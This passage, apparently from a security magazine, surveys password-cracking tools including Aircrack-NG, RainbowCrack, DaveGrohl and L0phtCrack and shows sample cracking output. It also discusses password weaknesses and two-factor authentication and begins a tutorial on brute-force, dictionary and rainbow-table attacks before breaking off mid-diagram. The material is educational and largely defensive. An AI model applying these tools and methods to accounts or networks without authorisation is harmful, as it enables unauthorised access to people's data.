


Figure 4. Ophcrack main window

Ophcrack offers various free rainbow tables that can be downloaded and installed both for Windows XP and Vista/7.

Aircrack-NG

This tool is intended for cracking 802.11 WEP and WPA-PSK keys that can rebuild the keys after enough data packets are captured. Aircrack-NG is not just one tool but a set of tools used to audit wireless networks. This software has support for both Windows and Linux OS but it is recommended to be used under Linux as Windows simply has little or no support for it (in terms of wireless card drivers).



```
                              Aircrack-ng 1.0


              [00:00:18] Tested 1514 keys (got 30566 IVs)

   KB    depth   byte(vote)
    0    0/  9   1F(39680) 4E(38400) 14(37376) 5C(37376) 9D(37376)
    1    7/  9   64(36608) 3E(36352) 34(36096) 46(36096) BA(36096)
    2    0/  1   1F(46592) 6E(38400) 81(37376) 79(36864) AD(36864)
    3    0/  3   1F(40960) 15(38656) 7B(38400) BB(37888) 5C(37632)
    4    0/  7   1F(39168) 23(38144) 97(37120) 59(36608) 13(36352)

                         KEY FOUND! [ 1F:1F:1F:1F:1F ]
        Decrypted correctly: 100%


 ~$
```

Figure 5. Aircrack-NG command line

RainbowCrack

This is another password cracker that uses rainbow tables to crack hashes. Unlike brute force crackers that generate all the possible combinations of plaintexts and then compares the hashes with the hash to be cracked, RainbowCrack needs a pre-computing stage. In this stage all the plaintext passwords and their correspondent hashes are stored in files named rainbow table. Although this kind of operation is very time consuming, the rainbow table can be used after that over and over again and the time needed to crack a password using rainbow tables is considerably lower than using a brute force attack.

RainbowCrack can be used on Windows XP, Vista, 7 and 8 both 32 and 64 bit architecture and Linux x86 and x86-64 bit. This password cracking tool is also optimized to use GPU acceleration. It can offload most runtime computation to Nvidia GPUs, thus improving the cracking performance.





Figure 6. RainbowCrack main window

DaveGrohl

This is a brute-force password cracker that works only under Mac OS X. Three years ago this software was designed as a hash extractor but it has become a standalone / distributed password cracker. It supports all the standard Mac OS X user password hashes (MD4, SHA-512 and PBKDF2).

DaveGrohl works with the Dictionary method and with the incremental attack technique. In the latest version (2.1) you can use distributed attacks, meaning that you can run the software from as many Macs as you want in order to have more computing power and attack the same password hash.




```
~$ cd /Users/tom/Downloads/DaveGrohl
~/Downloads/DaveGrohl$ sudo ./dave -u tom -D
-- Loaded MD4 hash...
-- Looking for servers...
-- 2 server(s) connected...
-- Started attack

      TIME               GUESSES             PER SECOND
0000:00:02             8,155,195              5,055,378
0000:00:04            15,980,338              5,052,171
0000:00:07            31,743,348              5,170,400
0000:00:10            49,320,279              5,152,219
0000:00:15            69,715,794              4,689,467

-- Found password : 'vagina'
-- (incremental attack)

Finished in 15.133 seconds / 70,731,927 total guesses...
4,683,913 guesses per second.
~/Downloads/DaveGrohl$
```

Figure 7. DaveGrohl command prompt

L0phtCrack 6

Another Password Auditing and Recovery tool that comes with features like hash extraction from 64 bit Windows systems, scheduling and network monitoring. It has support for Windows XP and above as well as most BSD and Linux versions.

L0phtCrack 6 offers support for pre-computed password hashes and that means that cracking a password or conducting a password audit will take significantly less time.



To begin, import hashes to retrieve accounts to audit.

```
05/25/2009 21:02:55 L0phtCrack 6 initialized and ready
05/25/2009 21:02:55 Admin
```

Figure 8. L0phtCrack 6 main window

There a lot more password cracking software out there but in my opinion the ones I have presented above are the most popular ones with the best success rate.

You should remember that if a password is relatively easy to remember then probably it is also easy for an attacker to crack it. But if a user goes for a more difficult to remember password that will translate into a decrease of security for the system as the user might store that password electronically somewhere in a text file (in case he forgets it) or even write it down on a piece of paper. Also a much more complex password might trigger frequent password reset requests.

It is also not a good idea to encourage users to remember a password that contains uppercase, lowercase and numbers as this will often translate into easy-to-crack passwords that will have the letter O substituted with 0, A with 4, I with 1 and so on. These kinds of tricks are very popular and attackers know them very good.

It is better to develop a “personal algorithm” and generate “weird” passwords or combine unrelated words in order to keep attackers at bay.

Preventing password cracking

If you want to prevent attackers from cracking your password or your company’s user passwords, you should make sure that they do not have access even to the hashed passwords. A lot of hashes that are used to store passwords, like SHA or MD5 are created for fast computing and effective implementation in hardware. Unfortunately, with the help of rainbow tables these kinds of hashes are practically ineffective.

There are several other solutions that could reduce the success rate of a hacker trying to crack passwords:

- Require (if you are a system administrator) long and complex passwords. Passwords that are longer than 15 character will not generate a LM hash (LanManager) and if they are also complex they will not be cracked using a rainbow table

- Enable account lockouts (for example if setting the account lockout limit to no more than 5 bad password attempts, limit the lockout to 1 minute and the reset counter after 1 minute will significantly slower or even stop most of the password cracking attacks)
- Lock boot order (if you block access to BIOS booting order you will keep away password resetting attempts like the ones that can be carried out with software like Ophcrack)
- Conduct password audits (take time and crack your own company's passwords or at least try to before the hackers do)
- Rename important account like the Administrator account into something else
- Impose that users change their passwords frequently (not too frequent though, as they might start to write them down or store them into the computer)
- Use security tokens (security tokens constantly change passwords thus reducing the interval that an attacker has to use brute force attacks)

Risks of cracking passwords

The dangers that involve password cracking are very simple and very real because if you end up caught with password file(s) you that literally mean you have a stolen possession in terms of law. That is why some attackers are using various infected (botnets) computers to try cracking passwords in order to limit their liability. If you are using your own computing power then make sure you are doing it with educational or researching purposes. It is also advisable to encrypt your files and only decrypt them while viewing them and delete them after.

To sum up things, password cracking is not something to play with because crossing the line can get you in a lot of troubles. There are lots of free and paid tools that can help you crack a password but you should use them only if you have lost your own passwords or if you want to conduct a password audit inside your company.

You have plenty of password cracking methods at your disposal like the Brute Force Attack method, the Dictionary method or the Rainbow Table method. Depending on the computing power that you have at your disposal you can choose which method suits your needs better.


References

- *http://lastbit.com/password-recovery-methods.asp*
- *http://en.wikipedia.org/wiki/Password_cracking*

Glossary

LM Hash – a compromised password hashing function that was the primary hash that Microsoft LAN Manager and Microsoft Windows versions prior to Windows NT used to store user passwords.
WEP – a (deprecated) wireless network security standard
AFP – Apple Filing Protocol
WPA-PSK – a form of encryption, WPA/WPA2 Personal is appropriate for use in most residential and small business settings

About the Author



Cazangiu Constantin Iulian is the webmaster of http://www.securitynet.org an online network security resource. He has more than 10 years of IT experience, both practical and theoretical, currently working as Senior Sales Representative at one of the Top 10 IT companies in Romania.

The Quandaries of Password Use

by Paul Mavrovic, President at Netlogic Security, CISSP

Throughout history there have been times where secrets have had to be conveyed to people. The methodologies used throughout the years have changed but the expected result was the same. Get a message from point A to point B securely so that critical information can reach its intended audience. Passwords and cryptography go hand in hand in the sense that a password is the key that unlocks a mechanism to get at an object or some form of information.

In ancient times, the Greeks used special sticks of varying thickness on which a piece of leather was wrapped circularly so that the true message could only be ready by another individual that also possessed the same stick. In this case the "password" was the physical stick the other person possessed making it a "token" that the other party possessed. This also carried a basic form of encryption since the stick had to be an exact match or else the information printed on the leather would not line up to be read.

In today's networked world people use passwords every day to access numerous resources at work, at home and at play. Your bank had you remembering a PIN (Personal Identification Number), at work you need to remember a password to log into your computer network, online if you purchase goods and services you need to set up a username and password to log in and store personal information, the list can go on indefinitely… The question I want you all to think about is how secure is the use of a single piece of information to secure information online or wherever you use it?

There have been many studies done to see how people use passwords in every day life and based on the quality of these passwords what is the actual risk they accept by using the passwords they choose. Lets face it, everyone cannot remember totally unique passwords for every different site they have access to, so many people simply tend to re-use the few passwords they can remember to control access to the multitude of places they need access to. If I even try to grasp how many places I need to use a password the number would reach into the thousands quickly and the problem herein is how does one accomplish this cumbersome task effectively and securely?

Hopefully by the end of this article, you should have a much better understanding about why the use of just a password is the weakest link in your daily life and that it is essential to ensure that the passwords you use are not only robust, but also unique for every place you feel is critical to your security.

Every day we hear news about information leaks and compromises by various forms of spear phishing attacks designed to socially engineer people into disclosing passwords or other critical information. There are also concerns over what our own Government is doing to capture information travelling across the Internet to be stored and analyzed at a later date. Now think about this: What would happen to **you** if someone or some organization were able to gain access to **everything** you have access to and essentially be able to **ghost** you and possibly impersonate you if they wish? Sounds creepy, but it is not far from the truth with the technology that is available to everyone today.

Lets face it, most of us already understand the concept of trying to use a complex password to ensure security, but what we don't realize is that technology has a way of breaking most of the passwords that we all may consider safe and secure.

To explain this, we need to understand how most passwords are accepted and used by most of the sites and systems we use every day. Most of us log into our home computer systems or office systems by using a username and password. When we enter a password for the first time into the system, the actual characters of the password are not stored by the system, but rather a hash based on a mathematical algorithm is stored into a password database that is used by the OS to authenticate users. Many of the different operating systems use different algorithms to calculate these password hashes, thereby offering some variety to the stored hashes.

I also need to introduce the difference between a **password** and a **passphrase**.

Simply put, a password is just a collection of characters that should be random to satisfy a length requirement. Example (**1am1337h@x0r**)

A passphrase can be a grouping of nonsensical easy to remember words that can contain spaces and special characters and usually can be up to approximately 127 characters long!

Example: (**I like^Fried&green tomatoes on Jupiter&while on the enterprise**)

Each one of these examples will produce a cryptographic hash; however the longer the input the harder it is to break the hash.

So you may ask: "How does this work to authenticate me to the system?"

The username you enter clues the system as to where your hash is stored and then the password you enter at the time of login is run through the algorithm and a hash is generated. That newly generated hash is then compared to the stored hash value to see if they are the same and if true, you are granted access to the system.

OK this sounds secure enough, so where is the problem?

The desktop computers of today would be considered nearly supercomputers as compared to older technology of 20 years ago, and therefore the possibility exists that even a home desktop machine can take a " Dictionary" of common passwords and relatively quickly generate hashes of all the passwords in the dictionary and then compare them to the stored list of password hashes on a computer to potentially find a match and essentially "hack" into an account.

The key to this concept is most people use simple passwords that are easily guessed dictionary words, names of places, pets, or people in existence or from their past.

Also in many cases when presented with the option to create a more complex password, users will create one that appears to be very complex (example: **T^s&1pL*9#**) however despite its complexity of characters, the overall length of the password is still short and thereby within the threshold of cracking by computational analysis.

In addition to the sheer processing power of average desktop computers, one can opt to build a machine that is purpose built to crack passwords using multiple GPU's (Graphics Processing Unit). Using such robust hardware is a little expensive, but the sheer parallel processing power achieved is staggering. For example one can build a machine with dual processors and 3 – 6 GPU's that can rival some of the computational speeds of super computer from just a few years ago! Furthermore software exists that can assist in distributing the task of calculations across multiple machines to further speed up processing time.

So with all this potential computing power available is there an easier way to pre-crack passwords so that they can be quickly referenced?

YES there is… The answer to that question is Rainbow Tables.

A Rainbow Table is essentially a stored database of pre-computer hashes that can be referenced quickly to find a match for a password hash. There are many online projects that purposefully use home built super computing machines to simply generate hashes for almost any conceivable password one can come up with. Many of the projects that are available on the Internet were stated as proof of concept projects, only later to realize the value of what they have been processing. Many businesses will purchase hard drives full of pre computed has values so that they can be proactive with their own users and pre-screen passwords chosen by their users to see if they can be easily cracked.

So what does this mean for password security?

Simply put it means that with enough time and enough resources **any** password can eventually be cracked. Understand that every year advances in CPU / GPU designs greatly improve the speed at which computational analysis can be performed and as a result can cut down the time it takes to calculate hashes.

All one needs to do today to find pre-computed rainbow tables for windows based LM hashes is to use Google and search for Rainbow Tables. The results from Google are astonishing! The first time I looked for Rainbow tables I was amazed that one could purchase a hard drive full of hashes ready to be plugged in to a computer and referenced for hash comparison. The rule of thumb is simple: If you use easy to remember passwords that are not complex on a windows system there is a good bet that your password has already been pre-hashed at some point and can simply be looked up in the database to be easily referenced.

Does this mean that passwords are ineffective and should not be used as method of secure access?

Not entirely! We must examine several things here. When once creates a password one must be careful to ensure that a good algorithm is chosen to create the hashes and in the optimal cases there is the option to **salt** the input that is run through the algorithm to create the password. Many modern operating systems use well-known algorithms to generate password hashes, so it would seem natural for someone to think about generating a password via an automated password generator that uses some sort of salting before the generation of the password to add randomness to it to ensure that it is harder to crack. This is true and when the idea of salted passwords are introduced, the results of the rainbow tables are different.

Another factor we need to look at is that despite using a known hash algorithm to generate passwords, if you use the full ASCII character set in the password and it is longer than approximately 6 characters the time to crack each additional added character goes up exponentially. There are many websites that have proven this via mathematical analysis. For example if you take a 20 character random password using complex characters, it may take tens or thousands of years for even a super computer to brute force the password (Assuming the use of a proper hash algorithm and true randomness in characters!) Now consider adding a **salt** to the input and you so present some issues for anyone trying to brute force a password. By salting the input with even more random entropy by appending or prepending a password with the random string of characters prior to hashing. By using this method one can really beef up the time it would take to try use any of the methods mentioned earlier to recover a password. Adding the salt to the password invalidates the pre-computed rainbow table lookup option and makes the brute force attach not feasible since the 3rd party does not know the salt.

Now that we know a little more about how passwords are created stored and authenticated, we need to shed light on the ways people can attack the stored password databases and still attempt to crack them. Passwords can be compromised in a multitude of ways from targeted spear phishing attacks that will prompt users to enter their information to more complex attacks that will compromise a system in order to get a foot hold on it to potentially harvest password databases from other systems on the network. The key in all these attacks is that one needs some form of access to obtain information.

Once access is gained to a system and password hashes have been acquired, one may choose to use one of the most prominent hash cracking programs published called Hashcat. It is a unique piece of software in that it is capable of using multiple GPUs to assist in cracking and can also split the cracking task across multiple computers to speed up the times it takes to crack the hashes. Recently there has been some controversy regarding Hashcat and its abilities in speed and password complexity, however it also must abide by the laws of mathematics and despite the fact that it can be made fast and it may be capable of cracking complex passwords from a multitude of known algorithms, it still relies on the fact that the hashes it is working on have not been salted with an **unknown** salt. If the salt is unknown, the tables generated by the well-known hash algorithm are invalidated.

There are other password cracking tools available however Hashcat seems to be the best when it comes to sheer power and breadth of native algorithms it can handle. It is a well-crafted application that can take advantage of systems that have multiple GPU’s at their disposal and can also distribute its activates across many computers to assist in speeding up the time to recover passwords. The real beauty of using GPU’s is that they are specially engineered to achieve very high computational speeds, which cut down the time it takes to compute hashes substantially.

In general, the art of password cracking is by no means the best way to gain access to any network in fact it is by far the most tedious way to get into an account. Despite this there is still a need to be able to gain access to information using passwords and I am sure that for some time to come passwords will still be used as a method of authentication to many of the systems we use every day. In general humans are resistant to change and tend to be lazy when it comes to changing their passwords. If one were to take a poll of average users I am sure that one would find many of the users simply re-use variations of the same passwords to log into multiple sites and rarely take the time to change a password on an existing site unless prompted to do so by the website owner.

This is exactly why there is a pressing need to implement 2-factor authentication!

Another popular way to get into a windows system, is by booting the system using a live CD/ DVD and editing the system registry to essentially reset the administrator password. Understand that this method can result in irrecoverable damage to a system that is using user based full drive encryption and the method relies on the fact that the user has physical access to the computer in question. One such tool that has been trusted to work for a very long time is "Offline NT Password & Registry Editor." Simply Use Google to search for this one and you will have a Swiss army knife on a boot cd / or USB stick. The program works quickly and efficiently to reset or change a windows administrative password and has saved many an administrator countless days of pain when an administrative password is lost. There are numerous other password boot CD's / Linux distributions out there that can simplify the task of gaining access to an account but to pick a favorite would be unfair because each different utility is better suited to a specific task and most of them require direct access to the system in question.

I wish to go back in time a little and explain why passwords alone were considered secure several decades ago. Most of the Hash algorithms that are used today have been in use for many years and were created at a time where computing power and speed were much slower than what is available today. It was almost inconceivable to think that one could build a machine fast enough to run through all the possibilities of passwords and find the needle in the haystack. As time passed computing power increased substantially due to Moore's law and as a result we have seen vast jumps in processing power almost every time a new microprocessor is introduced. Eventually computing power will be able to catch up and make it easier to pre-calculate even 9-10 character hashes. Eventually it will be too hard to remember long, random passwords. Think about trying to take the time and remember a string of 10 random characters as a site login.

In order to combat the possibility for password re-use, I like to recommend password / passphrase generators to assist with creating random passwords for any place that needs one. Granted it puts some burden on the end user to have to carry a password database on hand to look up passwords, it allows one to have unique and random passwords everywhere needed. It is essential to use a password / passphrase generator that salts any passwords it creates so that no one can gain access to your passwords stored on your local computer! Lets face the facts and understand that the human brain, while being an amazing piece of wetware, simply is not set up to generate and remember vast password databases! I want to touch on the fact that even if one feels that they have mastered the problem of passwords by using a few strong passphrases, we still run into the problem of passphrase re-use when used on multiple sites, and in the future even passphrases may be able to be cracked. For this reason I like the idea of using a strong passphrase to secure the database of a random password generator that is capable of generating complex passwords upwards of 15 characters in length that are salted before creation.

Most security experts agree that that the days of passwords as a method of secure access are numbered and it is time to seriously use a form of 2-factor authentication when it comes to securing a system. At least with 2-factor authentication in place even if a password is compromised, there is still another measure in place to maintain security.

It is interesting to note that with the current technology available today to all of us we can move to a more secure method of authentication that can involve both passwords and other forms of tokens or biometrics. Google for example has optionally made Google Authenticator technology available to anyone that wished to use it to add an additional layer of security to a service. It is an excellent step in the right direction to have this since it adds yet another layer to the onion of security. Even if the username and password are compromised, without possession of the authentication code, one still cannot log in.

In conclusion, I would say that passwords albeit as insecure as they may be still be with us for some time to come in some form. We may make them longer and add more entropy to the hash functions, but eventually technology may catch up and be able to calculate even very long passwords that were considered secure. Also with the simulation of AI on the horizon, programmers cab enable a machine to emulate a human better then before which introduces the possibility that even passphrases may be defeated eventually as computational speeds increase exponentially. The only way I can foresee security to succeed is to implement systems that rely on the 3 security principals of “Something you know, something you possess, and something you are!”

About the Author

Netlogic Security, LLC
504 Violet St, Golden CO 80403
v: 970-429-8257 f: 720-763-9675
www.netlogicsecurity.com, info@netlogicsecurity.com

Password Cracking: Principles and Practical Approach

by Marios Andreou and Yannis Pistolas

This article aims to demonstrate fundamental password principles and to present different password cracking techniques, such as brute-force and dictionary attacks. Several password cracking tools are presented and tested in order to recover passwords. The final phase is to analyze their results.

What you will learn

- Fundamental concepts of passwords
- Measuring password strength and understanding entropy
- Password cracking techniques
- Using password cracking tools, such as John the Ripper and fcrackzip to reveal simple passwords and crack zipped files.

What you should know

- Cryptographic primitives, such as encryption algorithms and hash functions (MD5, SHA-1)
- Cryptography terms such as plaintext, ciphertext and secret key
- Basic probabilities calculation in order to estimate entropy
- Basic Unix knowledge in order to install the tools and run commands

Background

Entity authentication is one of the most important aspects of Information Security. Any user that attempts to access into a system is required to provide a valid evidence of identity (identification information). Identification information can be classified into three groups: something the user has (smart cards, tokens), something the user is, referring to the physical characteristics of human body (fingerprints, iris patterns) and something that the user knows (password or passphrase). Most recent security systems provide authentication schemes by combining two of the above categories. Specifically, two factor-authentication or even three-factor authentication offers a guaranteed method to increase security.

Password usage and drawbacks

Passwords are still one of the most popular techniques for providing identity information. Nowadays, they are widely used in everyday life and have become an essential module of Information Security. Passwords' most common purpose is to protect private data or to prevent access from unauthorized users. Their major advantage as an identification information scheme is that they are simple and familiar. However, they have several flaws that severely limit the security of any application that employs them, making them an attractive target for potential attackers. First of all, due to the fact that password strength depends on length and complexity, users either will struggle to memorize it or they will choose a simple one. Another major disadvantage is password repeatability in terms of convenience. Users may choose identical passwords in order to gain access to different services or systems. Finally, attackers may extract passwords during social engineering or shoulder surfing. The last mentioned technique refers to attacker's attempt to observe the password holder at point of entry.

One-way functions

At this point it is worth mentioning that in most systems' passwords are used as an input in a one-way function. Specifically, these functions have two distinct properties:

- they should be "easy" to compute. In other words, the function should be computable in polynomial time.
- they should be "hard" to reverse. In other words, finding the input from the output should be possible only in exponential time.

On enrollment, the password that the user chose is fed into the one-way function and the system stores the output to protect the plain password. When authenticating, user enters the password and the system uses it as an input to the same function. Finally, it compares the given input with the calculated output to decide whether it will grant access or not.

UNIX authentication scheme

A typical example of password protection is the one that is used in UNIX Operating Systems[1] and is illustrated in Figure 1. Firstly, user enters his username and password. Using DES as the one-way function and the first 8 characters of the password, UNIX formsan initial 56-bit key. Then, 25 encryptions with a 64-bit plaintext full of zeroes result the 11 characters final ciphertext, which was stored in the second field of "/etc/passwd" file. The first field is related to the username. During authentication phase, the system performs the same procedure and verifies if the username and the final ciphertext given match the ones stored into the "/etc/passwd". It is notable mentioning that in most recent UNIX versions DES is replaced by MD5 hash function and a randomly generated salt is added before the MD5 hash.Finally, hashed passwords are stored into "/etc/shadow" file, which requires root access.

Latest systems use stronger hash functions than MD5, such as SHA and RIPEMD family.




Figure 1.UNIX password authentication scheme

Password strength and entropy

Password strength refers to the degree of difficulty that a potential attacker faces when he attempts to revealit. Passwords are generated either automatically using a deterministic generator to form a pseudorandom output or manually depending on users' preferences. While in the first case it is relatively easier to calculate the exact password strength, determining the strength of a password generated by human may be challenging. Generally, strength depends on a combination of password length and complexity.

However, for a password chosen from a human, unpredictability matters as well. For example, it is trivial for an attacker to reveal an English word through a dictionary attack, which is described later.

The term entropy is used from information theory to calculate password strength. Particularly, it refers to the total number of bits needed to represent all possible combinations of the chosen password. On average, the attacker needs half of this number to reveal the password. As a result, the number of characters (length) as well as the length of the alphabet that is used (complexity) is crucial. For instance, a password that contains only numbers is much weaker than the one that contains alphanumeric characters. According to NIST [2] an 8-character password containing characters of all 94 possible keyboard characters result into a secure password. The formula to calculate entropy is presented below.

	E = Entropy
E= Llog2N	L = Password Length
	N = Complexity

As mentioned above, password as an authentication scheme has many drawbacks. Organizations must be aware of them in order to avoid severe problems, such as private information leakage. As a result, they have to ensure that the passwords that the users choose have high entropy. Most popular websites, on enrollment, require certain password combinations, which guarantee the security of the password. For example, they may require creating a password, which consists of both alphanumeric characters and symbols.

Password cracking techniques

Password cracking refers to the process of recovering passwords from scrambled data. The first step for the attacker is to obtain them. This procedure may be challenging, in case that these data are not located in world-readable files, such as the UNIX shadow file described above. Some of the most popular password cracking techniques are briefly explained below.

Guess Attack

The simplest technique of all is guessing. Even the most secure password is not protected by guess attack. Attacker is free to try anything he feels that is correct, unless he is blocked from the system after several attempts. An alternative for the attacker is to obtain passwords and guess offline.

Brute-Force Attack

In brute-force, the attacker tries every possible password that results from the combination of length and complexity. Theoretically, every password is vulnerable in brute-force attack, since the correct password resides into the set of trials (keyset). In practice, though, time is the most important factor that determines the feasibility of such an attack. Brute-force succeeds in practice if the keyset is relatively small in relation with the computer processor’s performance.

Dictionary Attack

In this form of password cracking the attacker creates a file called “dictionary”, which contains actual words in English or in any other foreign language.Then, he applies the same one-way function used by the user in all possible words. Finally, the attacker checks if the two values match. While the main succeed requirement for brute-force attack is time, in dictionary attack memory resources are vital. Some dictionary implementation may use heuristics to try more likely or common passwords first.

Rainbow Tables Approach

Rainbow tables were proposed by Oechslin in 2003 and their main goal is to crack password hashes. Particularly, they are pre-computed tables that contain pre-computed hash chains as shown in Figure 2. Hash chains are used to decrease space requirement. A reduction function R_x is also used to generate a password from a hash. Note that R_x is not the inverse of the hash function that is used. We must bear in mind the two following equations:

Hk= C k = Password

C = Hashed Password

RC= k' k' = Password different from k

Given a hashC, the attacker firstly computes the password k' that it generates. Then, he checks if k' is one of the endpoints (E_1-E_m)of the table. If the k' is found, then the attacker goes in the start of the corresponding hash chain and applies hash and reduction functions until he finds the secret password k. In this way the attacker is able to retrieve the password from the rainbow table. Different reduction passwords are used in each computation in order to avoid collisions and false positives. An example of a rainbow table is shown below in Figure 2.

$$\begin{tikzcd}
S_1 = k_{1,0} \arrow[r, "H"] & C_{1,0} \arrow[r, "R_1"] & k_{1,1} \arrow[r, "H"] & C_{1,1} \arrow[r, "R_2"] & k_{1,2} \arrow[r, "H"] & \dots \arrow[r, "R_{t-1}"] & k_{1,t-1} \arrow[r, "H"] & C_{1,t-1} \arrow[r, "R_t"] & k_{1,t} = E_1 \\
S_2 = k_{2,0} \arrow[r, "H"] & C_{2,0} \arrow[r, "R_1"] & k_{2,1} \arrow[r, "H"] & C_{2,1} \arrow[r, "R_2"] & k_{2,2} \arrow[r, "H"] & \dots \arrow[r, "R_{t-1}"] & k_{2,t-1} \arrow[r, "H"] & C_{2,t-1} \arrow[r, "R_t"] & k_{2,t} = E_2 \\
